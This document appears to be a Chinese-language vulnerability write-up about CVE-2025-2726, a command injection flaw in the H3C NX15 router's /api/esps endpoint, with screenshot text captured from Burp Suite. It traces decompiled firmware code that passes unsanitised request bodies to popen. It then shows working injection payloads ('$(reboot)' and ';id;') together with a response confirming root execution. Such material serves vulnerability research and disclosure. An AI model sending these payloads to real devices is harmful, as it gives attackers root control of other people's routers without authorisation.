我们可不可以修改密码？



为什么改不了



因为这个漏洞没有未授权，所以我们不能绕过登录页面执行这个漏洞了。

CVE-2025-2726

有个漏洞是在`/api/esps HTTP/1.1`路径下的它需要一个`AUTHENTICATION`值

```
else if ( !strncmp(v11, "/esps", 5) )
{
  FCGI_EspsProcess((int)v11);
```


我们在ftext函数下找到`/esps`的调用函数,


```
v2 = getenv("CONTENT_LENGTH");
memset(v38, 0, sizeof(v38));
if ( a1 && v2 )
{
  v7 = strtol(v2, 0, 10);
  v8 = v7 + 1;
  v9 = v7;
  v10 = (const char *)malloc(v7 + 1);
  result = 0;
  if ( v10 )
  {
    memset(v10, 0, v8);
    FCGI_fread(v10, 1, v9, &fcgi_sF);
    v11 = malloc(v9 + 256);
    v12 = (const char *)v11;
    if ( v11 )
    {
      memset(v11, 0, v9 + 256);
      snprintf(v12, v9 + 255, "lua %s %s '%s'", "/usr/lib/lua/protol_cvt.lua", "magic_link", v10);
      v13 = FCGI_fopen("/var/log/fcgi", "a");
```

同样的，最开始先记录输入的长度，再标准输入流将我们输入的数据传给v10，再将v10附加在lua命令后传递给v12

```
v19 = FCGI_popen(v12, "r");
```

在下面我们找到执行popen指令的位置。


Burp Suite Professional v2023.12.1 - Temporary Project - licensed to h3110w0r1d
Request
POST /api/esps HTTP/1.1
Host: 192.168.124.1
Content-Length: 752
Accept: application/json, text/plain, */*
AUTHENTICATION: 7fe3507e
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Content-Type: application/json;charset=UTF-8
Origin: http://192.168.124.1
Referer: http://192.168.124.1/home
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
[
{
"object":"esps.system.runtime",
"method":"networkstatus",
"id":1,
"param":{
}
},
{
"id":2,
"object":"esps.port",
"method":"rate",
"param":{
"list":[
]
}
},
{
"id":5,
"object":"esps.sta",
Response
HTTP/1.1 200 OK
Content-type: application/json
Content-Length: 47
Connection: close
Date: Mon, 08 Dec 2025 09:41:19 GMT
{
"code":12,
"message":"Login timeout",
"data":{
}
}
Inspector
Request attributes 2
Request headers 11
Response headers 4


Burp Suite Professional v2023.12.1 - Temporary Project - licensed to h3110w0r1d
Send
Target: http://192.168.124.1
Request
POST /api/esps HTTP/1.1
Host: 192.168.124.1
Content-Length: 27
Accept: application/json, text/plain, */*
AUTHENTICATION: 7fe3507e
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Content-Type: application/json;charset=UTF-8
Origin: http://192.168.124.1
Referer: http://192.168.124.1/home
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
[
"cmd":"' $(reboot) '"
]
Response
HTTP/1.1 200 OK
Content-type: application/json
Content-Length: 47
Connection: close
Date: Mon, 08 Dec 2025 09:50:00 GMT
{
"code":12,
"message":"Login timeout",
"data":{
}
}
Inspector
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 11
Response headers 4
H3C NX15 管理系统
PortSwigger
Not secure
192.168.124.1/login
H3C Magic
欢迎使用

掉线了，执行成功

Applications : Burp Suite Professional ... exp.py (~/Desktop) - ge... H3C NX15 管理系统 - Chr... Thunar EN 8 12月, 21:30 IOTsec-Zone

Burp Suite Professional v2023.12.1 - Temporary Project - licensed to h3110w0r1d

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

7 × 8 × +

Send Cancel < > Target: http://192.168.124.1 HTTP/1

Request

Pretty Raw Hex

```
1 POST /api/esps HTTP/1.1
2 Host: 192.168.124.1
3 Content-Length: 19
4 Accept: application/json, text/plain, */*
5 AUTHENTICATION: 005fe9fa
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.71 Safari/537.36
7 Content-Type: application/json;charset=UTF-8
8 Origin: http://192.168.124.1
9 Referer: http://192.168.124.1/home
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 [
   "object":"';id;'"
  ]
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-type: application/json
3 Content-Length: 24
4 Connection: close
5 Date: Thu, 01 Jan 1970 00:06:32 GMT
6
7 uid=0(root)gid=0(root)
8
```

Search 0 highlights

Inspector

Selection 25 (0x19)

Selected text

\r \n
uid=0(root) gid=0(root)

Request attributes 2

Request query parameters 0

Request cookies 0

Request headers 11

Response headers 4

Inspector Notes

Done 151 bytes | 30 millis

Event log (10) Audit log (10) All issues (10) Memory: 179.3MB